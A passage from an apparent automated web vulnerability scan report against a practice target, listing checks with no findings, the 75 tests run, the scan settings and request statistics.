- Nothing was found for secure communication.
- Nothing was found for directory listing.
- Nothing was found for passwords submitted unencrypted.
- Nothing was found for debug messages.
- Nothing was found for code comments.
- Nothing was found for missing HTTP header - Feature.
- Nothing was found for XML External Entity Injection.
- Nothing was found for domain too loose set for cookies.
- Nothing was found for mixed content between HTTP and HTTPS.
- Nothing was found for cross domain file inclusion.
- Nothing was found for secure password submission.
- Nothing was found for PHP Code Injection.
- Nothing was found for JavaScript Code Injection.
- Nothing was found for Ruby Code Injection.
- Nothing was found for Python Code Injection.
- Nothing was found for Perl Code Injection.
- Nothing was found for Remote Code Execution through Log4j.
- Nothing was found for Server Side Template Injection.

⚑ Nothing was found for Remote Code Execution through VIEWSTATE.

⚑ Nothing was found for Exposed Backup Files.

⚑ Nothing was found for Request URL Override.

⚑ Nothing was found for HTTP/1.1 Request Smuggling.

⚑ Nothing was found for CSRF

⚑ Nothing was found for NoSQL Injection.

⚑ Nothing was found for Insecure Deserialization.

⚑ Nothing was found for OpenAPI files.

⚑ Nothing was found for SQL statement in request parameter.

⚑ Nothing was found for password returned in later response.

⚑ Nothing was found for Session Token in URL.

⚑ Nothing was found for API endpoints.

Scan coverage information

List of tests performed (75/75)

- ✓ Starting the scan...
- ✓ Checking for HttpOnly flag of cookie...
- ✓ Checking for missing HTTP header - X-Content-Type-Options...
- ✓ Checking for missing HTTP header - Content Security Policy...
- ✓ Checking for missing HTTP header - Strict-Transport-Security...
- ✓ Checking for missing HTTP header - Referrer...
- ✓ Checking for Secure flag of cookie...
- ✓ Checking for Path Disclosure...
- ✓ Spidering target...
- ✓ Checking for login interfaces...
- ✓ Checking for passwords submitted in URLs...
- ✓ Checking for website technologies...
- ✓ Checking for vulnerabilities of server-side software...
- ✓ Checking for client access policies...
- ✓ Checking for robots.txt file...
- ✓ Checking for absence of the security.txt file...
- ✓ Checking for outdated JavaScript libraries...
- ✓ Checking for CORS misconfiguration...
- ✓ Checking for use of untrusted certificates...
- ✓ Checking for enabled HTTP debug methods...
- ✓ Checking for administration consoles...
- ✓ Checking for file upload...
- ✓ Checking for information disclosure... (this might take a few hours)
- ✓ Checking for sensitive data...
- ✓ Checking for sensitive files...
- ✓ Checking for software identification...
- ✓ Checking for interesting files... (this might take a few hours)

- ✓ Checking for unsafe HTTP header Content Security Policy...
- ✓ Searching for URLs in Wayback Machine...
- ✓ Checking for enabled HTTP OPTIONS method...
- ✓ Checking for GraphQL endpoints...
- ✓ Fuzzing for OpenAPI files...
- ✓ Checking for misconfigurations...
- ✓ Checking for Remote File Inclusion...
- ✓ Checking for Local File Inclusion...
- ✓ Checking for Cross-Site Scripting...
- ✓ Checking for Server Side Request Forgery...
- ✓ Checking for OS Command Injection...
- ✓ Checking for error messages...
- ✓ Checking for SQL Injection...
- ✓ Checking for Cross-Site Scripting...
- ✓ Checking for DOM-based Cross-Site Scripting...
- ✓ Checking for Open Redirect...
- ✓ Checking for internal error code...
- ✓ Checking for Insecure Direct Object Reference...
- ✓ Checking for secure communication...
- ✓ Checking for directory listing...
- ✓ Checking for passwords submitted unencrypted...
- ✓ Checking for debug messages...
- ✓ Checking for code comments...
- ✓ Checking for missing HTTP header - Feature...
- ✓ Checking for XML External Entity Injection...
- ✓ Checking for domain too loose set for cookies...
- ✓ Checking for mixed content between HTTP and HTTPS...
- ✓ Checking for cross domain file inclusion...
- ✓ Checking for secure password submission...
- ✓ Checking for PHP Code Injection...
- ✓ Checking for JavaScript Code Injection...
- ✓ Checking for Ruby Code Injection...
- ✓ Checking for Python Code Injection...
- ✓ Checking for Perl Code Injection...
- ✓ Checking for Remote Code Execution through Log4j...
- ✓ Checking for Server Side Template Injection...
- ✓ Checking for Remote Code Execution through VIEWSTATE...
- ✓ Checking for Exposed Backup Files...
- ✓ Checking for Request URL Override...
- ✓ Checking for HTTP/1.1 Request Smuggling...
- ✓ Checking for CSRF
- ✓ Checking for NoSQL Injection...
- ✓ Checking for Insecure Deserialization...
- ✓ Checking for OpenAPI files...
- ✓ Checking for SQL statement in request parameter...
- ✓ Checking for password returned in later response...
- ✓ Checking for Session Token in URL...
- ✓ Checking for API endpoints...

Scan parameters

Target:	https://pentest-ground.com:4280/
Scan type:	Deep_scan_default
Authentication:	False
fingerprint:	True
software_vulnerabilities:	True
check_robots:	True
outdated_js:	True
untrusted_certificates:	True
client_access_policies:	True
http_debug_methods:	True
security_txt:	True
cors_misconfiguration:	True
resource_discovery:	True
sensitive_files:	True
admin_consoles:	True
interesting_files:	True
server_info_disc:	True
server_software:	True
misconfigurations:	True
graphql_endpoint:	True
fuzz_openapi_locations:	True
approach:	Auto
depth:	10
requests_per_second:	100
xss:	True
sqli:	True
lfi:	True
oscmdi:	True
ssrf:	True
open_redirect:	True
broken_authentication:	True

php_code_injection:	True
js_code_injection:	True
ruby_code_injection:	True
python_code_injection:	True
perl_code_injection:	True
log4j_rce:	True
ssti:	True
xxe:	True
viewstate_rce:	True
prototype_pollution:	True
backup_files:	True
request_url_override:	True
http_request_smuggling:	True
csrf:	True
insecure_deserialization:	True
nosqli:	True
session_fixation:	True
idor:	True
jwt:	True
security_headers:	True
cookie_security:	True
directory_listing:	True
secure_communication:	True
weak_password_submission:	True
error_debug_messages:	True
password_cleartext:	True
cross_domain_source:	True
mixed_content:	True
sensitive_data:	True
login_interfaces:	True
file_upload:	True
openapi_documents:	True
path_disclosure:	True
sql_statement_in_request:	True
password_in_response:	True
session_token_in_url:	True
api_endpoint:	True

Scan stats

Unique Injection Points Detected:	57
URLs spidered:	147
Total number of HTTP requests:	41506
Average time until a response was received:	118ms
Total number of HTTP request errors:	258